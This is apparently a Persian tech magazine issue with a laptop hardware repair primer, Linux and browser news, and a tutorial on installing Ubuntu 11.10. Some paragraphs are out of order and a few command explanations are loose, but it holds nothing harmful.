PTC: با کاهش حرارت مقاومت افزایش می یابد.


وریزتور VDR: متغیر بوده و شبیه پیچ می باشد که با چرخاندن آن مقاومت کم یا زیاد می شود، کاربرد زیادی در لپ تاپ و PC دارد از جمله لنز DVD RW و

High Voltage ال سی دی و یا برد های LED



کریستال: به طور خلاصه می توان گفت که وظیفه نوسان سازی را بر عهده دارد.
آی سی: مدار های دیجیتالی با مدارهای مجتمع ساخته می شوند. یک مدار مجتمع (یا آی سی) یک کریستال کوچک نیمه هادی به نام تراشه است. که قطعات الکترونیکی را برای گیت های دیجیتالی در خود دارد. اتصالات داخل تراشه مدار مورد نیاز را به وجود می آورند.

شارژر لپ تاپ وظیفه دریافت ولتاژ ۲۲۰ (AC) و تبدیل به ۱۹ (DC) با آمپر مشخص می باشد. همچنین ولتاژ تولید را صاف و بدون نویز می کند تا به قطعات آسیبی وارد نشود. حالا این ۱۹ ولت باید در مدار های مختلف تقسیم شود زیرا که هرگان مصرف مشخصی دارد. چگونگی آن به وسیله مدارهایی است که با ترانزیستور، آی سی، سلف و خازن کار می کند که به آنها مدار Switching می گویند. برای توضیح بیشتر به مثال توجه کنید.
 ما می خواهیم ۲۰ ولت را به ولتاژ های کمتر یا بیشتر تقسیم کنیم.



در حالت عادی می بایست برای کاهش ولتاژ یک ترانس کاهنده بکار برد اما ترانس گرما و وزن زیاد و ابعاد بزرگی دارد، پس از ترانزیستور استفاده می کنیم. حال تصمیم داریم ۲۰ ولت را به ۱۰ ولت کاهش دهیم. سیکل یا مدت زمان هر دوره را ۱ ثانیه در نظر بگیرید. ترانزیستور ۲۰ ولت را گرفته و

خازن: وظیفه ی خازن ذخیره ولتاژ است. البته خازن هایی که در لپ تاپ و PC به کار می روند به وسیله ذخیره ولتاژ در کارهای دیگر مانند تنظیم برق، نوسان و ریپ گیری، افزایش و کاهش ولتاژ می باشد. خازن ها به دو دسته کلی تقسیم می شود: قطبی (تنظیم) و غیر قطبی (فیلتر). واحد ظرفیت خازن فاراد می باشد و در هر دو صورت SMD و LMD استفاده می شوند.

سلف (سیم پیچ): سلف یک عنصر غیر فعال الکترونیکی است که می تواند انرژی الکتریکی را در مجاورت یک هادی و در داخل یک میدان مغناطیسی که به وسیله جریان الکتریکی موجود در هادی به وجود آمده، ذخیره کند. توانایی سلف برای ذخیره انرژی ضریب خود القایی گفته می شود و واحد آن نیز هانری می باشد. دو صورت SMD و LMD دارد که صورت LMD در کارت گرافیک، پاور، مادربرد PC و ... و همچنین سلف SMD بیشتر در لپ تاپ کار برد دارد.
 دیود: وظیفه اصلی آن یک سو سازی جریان و ولتاژ است. که مدل های مختلف مثل نورانی، زینر و .. دارد. دیود های معمولی و مورد استفاده در قطعات در هر دو صورت SMD و LMD می باشند.

ترانزیستور: ترانزیستورها عموماً برای تقویت جریان الکتریکی و یا برای عمل کردن در حالت سویچ بکار برده می شوند. ساختمان داخلی آنها از پیوندهایی از عناصر نیمه هادی مانند سیلیکون و ژرمانیوم تشکیل شده و دارای ۳ پایه به نام های بیس - کلکتور - امیتر می باشند.
ماسفت: ماسفت خانواده ای از ترانزیستورها است که این ترانزیستورها تفاوت کلی با ترانزیستورهای معمولی دارند و حتی نام پایه های آن نیز متفاوت است. این ترانزیستورها به جای پایه های بیس و کلکتور و امیتر که در ترانزیستورهای معمولی از آنها نام می بریم، پایه های آنها گیت و درین و سورس نامیده می شوند و حساسیت آنها زیاد تر از ترانزیستورهای معمولی می باشند. (به عنوان یک کلید عمل می کند).




در لپ تاپ برای هر ارگان یک یا چند مدار Switching وجود دارد که هر ارگان را به تناسب احتیاجش تغذیه می کند، این تبدیل ولتاژ در کامپیوترهای رو میزی توسط پاور انجام شده و پاور به وسیله مدارهای Switching متعدد و ترانس های بزرگ در داخل خود، برق مورد نیاز هر ارگان را تامین می کند. برای مثال در لپ تاپ، CPU، NB، GPU، BAT، Wifi، ODD، HDD و ... دارای مدارهای Switching هستند. برای درک بیشتر یک نقشه کلی برای شما رسم کردم. شناسایی و تشخیص مدار Switching بسیار مهم است. در لپ تاپ یک ای سی پاورینگ برای کنترل تمام مدارهای Switching وجود دارد که به آن ای سی Maxim گفته می شود. در نتیجه یکی از تفاوت های مهم لپ تاپ با PC نحوه ی تغذیه قطعات می باشد. قطعات به کار رفته در لپ تاپ کمی متفاوت تر بوده و در اصل بهینه شده می باشند تا مصرف، حرارت و وزن کمتر و ابعاد کوچکتری داشته باشند. توجه داشته باشید که شیوه برقراری ارتباط بین قطعات یا بهتر بگم نقشه (بلاک دیاگرام) مادربرد PC و لپ تاپ در تکنولوژی های یکسان مانند یکدیگر بوده و تفاوت آن چنانی با هم ندارند. پس روال کار گفته شده برای شروع به کار PC در مجله شماره ۶ آفلاین برای لپ تاپ نیز صادق است (البته به غیر از ورودی ولتاژ از پاور به مادر برد). یکی از مهمترین مشکلات مخصوصا در مورد برد های لپ تاپ مدار Switching می باشد که تشخیص آن بسیار مهم است.

بخش اول آموزش حرفه ای سخت افزار یعنی پیگیری روشن شدن دستگاه به اتمام رسید و تشریح کاملی بر شناسایی و عملکرد یک به یک قسمت ها همراه با تصاویر برای شما عزیزان مطرح شد. **ضرورت این آموزش در مرحله اول این بود که باید نحوه تغذیه و شناخت ارگان های روی برد و شیوه ی برقراری ارتباط آنها را دانست تا به توان تعمیرات را شروع کرد.**

حال برای فصل های بعدی تعمیرات تخصصی مباحث زیر قابل تامل است:


- * روش تست و عیب یابی تک تک قطعات روی برد مثل خازن، ماسفت، فیوز، دیود و ...
- * تعمیرات و عیب یابی LCD و LED
- * تعمیرات DVD RW
- * تعمیرات Hard Disk Drive
- * تعمیرات مادربرد لپ تاپ و کامپیوترهای رو میزی

با دستوراتی که از طرف ای سی درایور دریافت می کند ۲۰ ولت را به صورت نمودار مقابل تبدیل می کند. (نمودار ۱)



یعنی در هر ثانیه به صورت یک در میان ۲۰ ولت برق داریم و در ثانیه بعدی برق نداریم. سلف موجود در مدار برآیند این تناوب (بود و نبود ولتاژ در سیکل مشخص) را بدست می آورد که برآیندش ۱۰ ولت می شود.

حال اگر خواستیم ۲۰ را به ۵ ولت تبدیل همانند نمودار می شود. (نمودار ۲)



که نتیجه می شود ۱ ثانیه برق داریم و ۳ بعدی ثانیه برق نداریم که سلف برآیند را گرفته و ۵ ولت به ما تحویل می دهد. خازن موجود در مدار حکم صاف کردن ولتاژ را دارد.



جعبه ابزار



ذره بین



مبحث سخت افزار همانند تمامی مباحث دیگر نیازمند علاقه ، پشت کار و کسب تجربه است به همین خاطر شما عزیزان می بایست با کار روی برد های مختلف دانش خود را تقویت کنید . امید وارم که بتوانم قدمی در جهت افزایش سطح علمی جامعه بردارم .
 باز هم در پایان مقاله عرض می کنم که فیلم آموزشی شماره ۱ را از سایت www.offlinemag.ir دریافت کنید.
 شما می توانید سوالات خود را با E-Mail زیر در میان بگذارید.

badpa@offlinemag.ir

- * تعمیرات پاور و شارژر لپ تاپ
 - * شناسایی چیپ های گرافیک ، صوت ، Lan و ...
 - * مطرح کردن عیب های سخت افزاری و دلیل آنها
 - * مطرح کردن برخی نکات در مورد قطعات
 - * بلاک دیاگرام و دیتا شیت
- بسیار خب برای شروع تعمیرات نیازمند داشتن لوازمی مانند زیر هستید .
 (ساده ترین و مقدماتی ترین ابزار ها)

هیتر



مولتی متر ساده





مجله ابزار الکترونیک

چگونه حرفه‌ای شویم





آفلاین ها منتر باز منتر بازیها آفلاین

اوبونتو موبایل و آینده ی آن

نمی‌خواهیم بگوییم که اوبونتو گوی رقابت را از اندروید، iOS و حتی ویندوز خواهد ربود؛ بلکه اوبونتو به عنوان یک سیستم‌عامل شانس بیشتری برای موفقیت دارد تا پروژه‌هایی نظیر تیزن، بادا، میگو و ... اوبونتو سومین سیستم عامل مورد استفاده در جهان است؛ مردم در سراسر دنیا با این سیستم‌عامل آشنا هستند؛ این سیستم‌عامل اکوسیستم غنی متشکل از علاقه‌مندان و توسعه دهندگان دارد. شما می‌توانید عاشق Unity یا از آن متنفر باشید اما همه بر این نکته توافق دارند شخصی که یک گوشی اوبونتو را بخرد و قبلا با این سیستم عامل کار کرده باشد به دلیل مشابهت محیط آن‌ها، با آن احساس راحتی خواهد کرد.

ویژگی‌های اوبونتو در حیطه موبایل از این قرارند:

میز کار یونیتی: طبق گفته یکی از متخصصان که اوبونتو موبایل را از نزدیک در نمایشگاه CES دیده و آزموده است، اوبونتو موبایل با دارا بودن میز کار Unity حتی با این‌که هنوز به نسخه نهایی نرسیده است یکی از زیباترین و خوشایندترین سیستم‌عامل‌هاست. در واقع اکنون مشخص می‌شود که در اصل یونیتی برای صفحات لمسی طراحی و بهینه شده است و نه دسکتاپ.

ارتقای راحت سیستم‌عامل: بر خلاف گوشی‌های اندرویدی که یا قابلیت ارتقا ندارند و یا این توانایی در آن‌ها بسیار محدود است، طبق گفته شاتلورث، اوبونتو همانند سیستم‌عامل دسکتاپ، بر روی گوشی‌ها نیز قابلیت ارتقای منظم را دارد. با اینحال اضافه شده است که الگوی انتشار اوبونتو موبایل احتمالا متفاوت از الگوی انتشار سیستم‌عامل دسکتاپ خواهد بود.

سازگاری با نرم‌افزارهای لینوکس: طبق گفته Bacon مدیر جامعه کاربری اوبونتو، تمام نرم‌افزارهای لینوکسی نظیر لیبیره آفیس، Gimp و ... قابلیت نصب بر روی اوبونتو موبایل را دارند. البته آنها برای اجرا بر روی صفحات

کوچک گوشی‌ها باید بهینه‌سازی کردند اما حتی بدون این کار هم با توجه به توانایی اوبونتو موبایل برای تبدیل شدن به یک PC، اگر این بهینه‌سازی‌ها هم انجام نشود بازهم می‌توان از این نرم‌افزارها با استفاده از اوبونتو موبایل استفاده کرد. آیا به نظر شما استفاده از یک گوشی موبایل و اتصال آن به یک مانیتور و استفاده از آن به عنوان یک کامپیوتر رومیزی جالب نیست؟ بنظر می‌رسد شاتلورث و کمپانی او در حال بازکردن راه گوشی‌های موبایل به مرحله بعدی تحول خود می‌باشند.

منبع: <http://ixer.com/module/newswire/view/178724/index.html>

اوبونتو شاید به یک توزیع غلطان بدل شود!

همه ما از الگوی انتشار نسخه‌های اوبونتو مطلع هستیم: انتشار یک نسخه جدید در هر بازه‌ی ۶ ماهه با پشتیبانی ۱۸ ماه و انتشار یک نسخه LTS هر ۲ سال یکبار یا پشتیبانی ۵ ساله. اما اخیرا اخباری از کنونیکال به گوش رسیده است که احتمالا اوبونتو از نسخه ۱۴.۰۴ تنها نسخه‌های LTS را ارائه خواهد داد و مابین این نسخه‌ها از الگوی انتشار غلطان استفاده خواهد شد. به گفته Leann Ogas-awara، مدیر تیم کرنل کنونیکال، این تیم در مورد ارائه نسخه‌ای غلطان مابین نسخه‌های LTS و خلاص شدن از دست نسخه‌های ۶ ماهه به بحث و گفتگو نشسته‌اند. نسخه‌های رولینگ ریلیز یا غلطان چیز جدیدی نیستند و هم‌اکنون برخی توزیع‌های لینوکس نظیر آرچ لینوکس از این شیوه انتشار استفاده می‌شود. بر خلاف نسخه‌های دوره‌ای که با ارائه نسخه جدید شما باید آن‌را به جای نسخه قدیمی نصب کنید (مثل نصب ویندوز ۸ بجای ویندوز ۷)، در یک نسخه غلطان سیستم‌عامل شما و نرم‌افزارهای آن بطور پیوسته به‌روزرسانی‌ها را دریافت خواهند کرد و دیگر نیازی به نصب دوره‌ای سیستم‌عامل و نرم‌افزار نخواهید داشت. نسخه‌های غلطان مزایا و معایب خاص خود را در مقایسه با نسخه‌های دوره‌ای دارند. یکی از بزرگترین مزایای آن‌ها این است که همانگونه که شرح داده شد در این حالت کاربر برای به‌روزرسانی سیستم خود دیگر نیاز به دانلود و نصب بسته‌های حجیم نرم‌افزاری نخواهد داشت.

ظاهر جدید نصاب

فدورا ۱۸ با نصاب جدیدی منتشر شده که از بوت امن UEFI پشتیبانی میکند که امکان نصب فدورا را بر روی لپتاپ‌های مجهز به ویندوز ۸ فراهم می‌کند، و هم ظاهر جدیدی دارد که فرایند نصب را برای تازه‌کاران ساده‌تر کرده است. گزینه‌های پیشرفته نصب همچنان در دسترس هستند.



گنوم ۳.۶

گنوم ۳.۶ میزکار پیش‌فرض فدورا ۱۸ است و مانند نسخه‌های قبل تمام تنظیمات و برنامه‌های گنوم (مانند Boxes, Nautilus, Contacts) به صورت دست‌خورده نصب شده‌اند.



از سوی دیگر نقطه ضعف طبیعی این شیوه انتشار نیز ارائه مداوم به‌روزرسانی‌های کوچک است که ممکن است باعث مزاحمت و دلزدگی کاربر گردد. اما یکی از مهمترین اشکال‌های نسخه‌های غلطان، احتمال پایداری کمتر آن‌ها نسبت به نسخه‌های دوره‌ای است زیرا نسخه‌های دوره‌ای زمان بیشتری برای بررسی و آزمایش قبل از انتشار عمومی در اختیار دارند در حالی که نسخه‌های غلطان همیشه در حال تغییر و تحول هستند که آن‌ها را مستعد بروز مشکل می‌کند؛ اما این سکه روی دیگری هم دارد و آن این است که همین ارائه مداوم به‌روزرسانی‌ها، به معنی ارائه آخرین بسته‌های امنیتی، رفع عیوب نرم‌افزاری و ... در توزیع‌های غلطان است.

البته ایده کنونیکال یک توزیع ۱۰۰ درصد غلطان نظیر آرچ لینوکس نیست. بلکه آن‌ها تمایل دارند نسخه‌های دوره‌ای ۶ ماهه را حذف و روی به ارائه فقط نسخه‌های LTS بیاورند و خلاء ایجاد شده میان نسخه‌های LTS را با ارائه به‌روزرسانی‌ها به صورت غلطان پر نمایند (چیزی شبیه به الگوی انتشار توزیع Bodhi Linux).

اینکه آیا این تصمیم برای سیستم‌عامل مزیتی ایجاد خواهد کرد یا نه هنوز مشخص نیست و هنوز جزئیاتی از آن ارائه نشده است. این احتمال وجود دارد که در صورت تصویب چنین برنامه‌ای، فاصله زمانی بین نسخه‌های LTS نیز دستخوش تغییر شود چون در حال حاضر این نسخه‌های هر ۲ سال یکبار منتشر می‌گردند که هنوز هم از میانگین زمانی ارائه یک نسخه جدید از یک سیستم عامل کوتاه‌تر است.

فدورا ۱۸ منتشر شد

۱۸مین نسخه فدورا، یکی از پرطرفدارترین توزیع‌های لینوکس، منتشر شد. فدورا ۱۸ که قرار بود آبان ماه منتشر شود هشت بار تاخیر خورد و لقب پرتاخیرترین انتشار فدورا را به خود اختصاص داد.



فایرفاکس 18 به همراه کامپایلر IonMonkey منتشر شد

فایرفاکس ۱۸ به طور رسمی برای سه سیستم عامل لینوکس، OS X و ویندوز منتشر شد.

مهمترین ویژگی فایرفاکس ۱۸ کامپایلر IonMonkey آن است که تا ۲۰٪ عملکرد سریعتری از نسخه قبلی دارد. IonMonkey کدهای جاوااسکریپت را بزنگاه (Just in time) به ارائه میانی (intermediate representation) ترجمه کرده و با اجرای الگوریتمهای مختلف، IR را بهینه و درنهایت با تبدیل به زبان ماشین اجرا می کند.

ویژگی های فایرفاکس ۱۸

- کامپایلر سریعتر جاوا اسکریپت با نام IonMonkey که جایگزین JägerMonkey شده
- پشتیبانی از صفحات نمایش Retina در OS X ۱۰.۷ و بالاتر
- پشتیبانی اولیه WebRTC
- تجربه کیفیت تصویر بهتر با الگوریتم تغییر مقیاس HTML جدید
- کارایی بیشتر در جابه جایی بین برگه ها





دور دوم آموزتر لینوکس

نصب اوبونتو

سلامی دوباره به لینوکسی های عزیز با مقاله دوم آموزش لینوکس در خدمت شما هستم. در مقاله اول شناخت فایل های تشکیل دهنده لینوکس و معرفی سیستم عامل را داشتیم. در این مقاله ابتدا نصب اوبونتو را توضیح می دهیم و بعد از آن به توضیح محیط و یکسری دستورات میپردازیم.


*برای دانلود اوبونتو میتونید از سایت ubuntu.com استفاده کنید.

تذکر: من برای این آموزش از نسخه ۱۱.۱۰ اوبونتو استفاده می کنم. شما آفلاینی های عزیز می تونید از نسخه های جدیدتر استفاده کنید. روند کار به یک صورت می باشد. نصب ورژن های مختلف تفاوت ندارد و در صورت درک مفهوم هر قسمت بدون هیچ مشکلی در نصب تمامی نگارش ها و نسخه های لینوکس مهارت لازم را پیدا خواهید کرد.

اوبونتو ۱۱ یک نسخه live است یعنی شما بدون نصب آن نیز میتونید با آن کار کنید اما برای نصب آن به شکل زیر عمل کنید:




اوبونتو را به صورت لایو بارگزاری نمایید سپس برروی آیکن Install ubuntu ۱۱.۱۰ درون صفحه کلیک کرده تا مراحل نصب آغاز گردد. بعد از انتخاب زبان و رفتن به مرحله بعد شما میتوانید برای ubuntu مشخص نمایید که ابزارهای پخش فایل های mp3 و... را برای شما نصب نماید.



در مرحله سوم از نصب به شما هارد و فضای در اختیار شما را نشان میدهد.

نکته: در مقاله قبل مفهوم از sda و hda توضیح داده شده است.

در این حالت لازم است که ابتدا یک جدول پارتیشن کلی ایجاد کنید و سپس آنرا به پارتیشن های مورد نظر خود تقسیم نمایید. پس برروی گزینه new parti-tion table کلیک کنید.




زمانی که شما login میکنید در سطح کاربری عادی هستید و در حالت پیشفرض کاربر ریشه غیر فعال است. بعدا نحوه فعال سازی آن را توضیح می دهیم. همانطور که در مقاله اول گفته شد آموزش های ما به هر دو شکل cli,gui خواهد بود. برای کار به صورت دستوری (CLI) در اوبونتو کافی است از کلیدهای ترکیبی CTRL+ALT+T استفاده کنید تا محیط ترمینال برای شما نمایش داده شود و شما با استفاده از آن میتوانید تمامی دستوراتی را که ما آموزش میدهم را تمرین کنید. نکته: نماد \$ در آخر prompt string نشانگر کاربر عادی و نماد # نشانگر کاربر ریشه میباشد.

arian@ubuntu :/\$

arian نمایانگر نام کاربر، ubuntu نمایانگر نام رایانه و / دایرکتوری جاری را نشان میدهد. بعد از login جهت تنظیمات لازم است که در سطح کاربر ریشه باشید. برای رفتن به سطح ریشه از دستور sudo استفاده میکنیم. روش استفاده به صورت sudo root است که با وارد نمودن دستور از شما میخواهد که پسوردی را وارد نمایید که این پسورد همان پسورد یوزر فعلی شماست. بعد از استفاده از دستور ps شما به صورت زیر تغییر خواهد کرد:

حال شما با یکسری دستورات اولیه آشنا شدید. این مقاله مقداری از لحاظ حجمی و مفهومی سنگین شد که سعی میکنم که تعادل را رعایت کنم. امیدوارم که مفید باشد و وقت شما برای موضوع با ارزشی گرفته شده باشد. با نظرات خود من را یاری کنید و اگر درخواستی دارید حتما به من بگویید موفق و پیروز باشید

حال پارتیشن اصلی شما مشخص شد. برای ایجاد پارتیشن ها برروی add کلیک کنید. با کلیک برروی add صفحه زیر برای شما نمایش داده میشود که میتوان مهم ترین قسمت از نصب را همین قسمت معرفی کرد. مقدار فضا را مشخص میکنیم سپس از قسمت use as نوع فرمت (فایل سیستم) را مشخص میکنیم که در لینوکس فایل سیستم های زیادی پشتیبانی میشود که ext4 از آخرین فایل سیستم ها میباشد اما از دیگر فایل سیستم ها نیز میتوان استفاده نمود.



و جالب ترین بخش نصب، بخش mount point است که میتوان بخش های مختلف سیستم عامل را از / اصلی جدا نمود. پس در این قسمت محل مورد نظر را انتخاب کنید.

حال جهت ایجاد پارتیشن برروی ok کلیک کنید. اگر دقت کرده باشید در قسمت use as یک گزینه به نام swap area موجود است که نیاز به توضیح دارد. منظور از swap همان page file در سیستم عامل های ویندوز است که جهت کمک به پردازش رم سیستم مورد استفاده قرار میگیرد. در نتیجه جهت کارکرد بهتر سیستم عامل حتما swap area را ایجاد نمایید. حداقل مقدار swap به مقدار ۱.۵ برابر رم سخت افزاری سیستم شما میباشد. دیگر برای swap نمیتوان mount point تعیین کرد. در مراحل بعد نیز time zone و نام کاربری و رمز عبور برای سیستم عامل تعیین میگردد و مراحل نصب به پایان میرسد.

سایت مجله آفلاین را ببینید!
OfflineMag.ir

کلیک کنید!!

هر روز به سایت آفلاین مراجعه کنید.
سایت آفلاین روزانه آپدیت می شود و فیلم
ها و مقالات آموزشی بسیاری روی سایت
قرار می گیرد.

طراحی عالی به همراه مطالب استثنایی!

به دلیل مشکلات به وجود آمده به
زودی جلوی انتشار مجله آفلاین در
سایت های بزرگ گرفته خواهد شد!
لطفا از این پس برای دانلود مجله
به سایت رسمی ماهنامه آفلاین
مراجعه نمایید.

آینده ای که از شما آغاز می شود ...

در اقتصاد اصل اثبات شده ای وجود دارد به نام **کاهش مطلوبیت نهائی**. منظور این است تا زمانی که برای چیزی بهائی نپرداخته ایم از آن لذت نمی بریم، وقتی کالائی رایگان بدست ما میرسد ارزش و منزلتی برای آن قائل نیستیم.

ما شما را رایگان بدست نیاوردیم ، ما صدها ساعت به شما و برای شما فکر کردیم. زمانی که پیشنهاد درج محصولات جنسی و کمربندهای لاغری با قیمت گزاف را پس زدیم برای چشمان شما ارزش قائل شدیم...

تیم آفلاین با عشق به شما هر ماه مطالب خود را منتشر میکند، اما اجازه دهید نویسندگان آفلاین بدانند شما ارزش آنها را میدانید....
به زودی سرویسهای جدید آفلاین فعال خواهد شد، برای تامین هزینه ها شما را در کنار خود احساس می کنیم...

برای حمایت مالی (هرچند کوچک) از ما، لطفا برای پرداخت آنلاین به سایت زیر مراجعه بفرمایید. لازم به ذکر است که عکس و مشخصات حامیان در مجله قرار خواهد گرفت تا کار با فرهنگ آنان مورد توجه قرار بگیرد. شماره پیامک:

www.help.offlinemag.ir



به نظرت آفلاین تمام شد؟!
نه ... این تازه شروع داستانیه ...!!

لطفا حتماً **facebook** آفلاین را **Like** کنید

FACEBOOK.COM / MAJALE.OFFLINE

WWW.OFFLINEMAG.IR
INFO@OFFLINEMAG.IR
30009900908221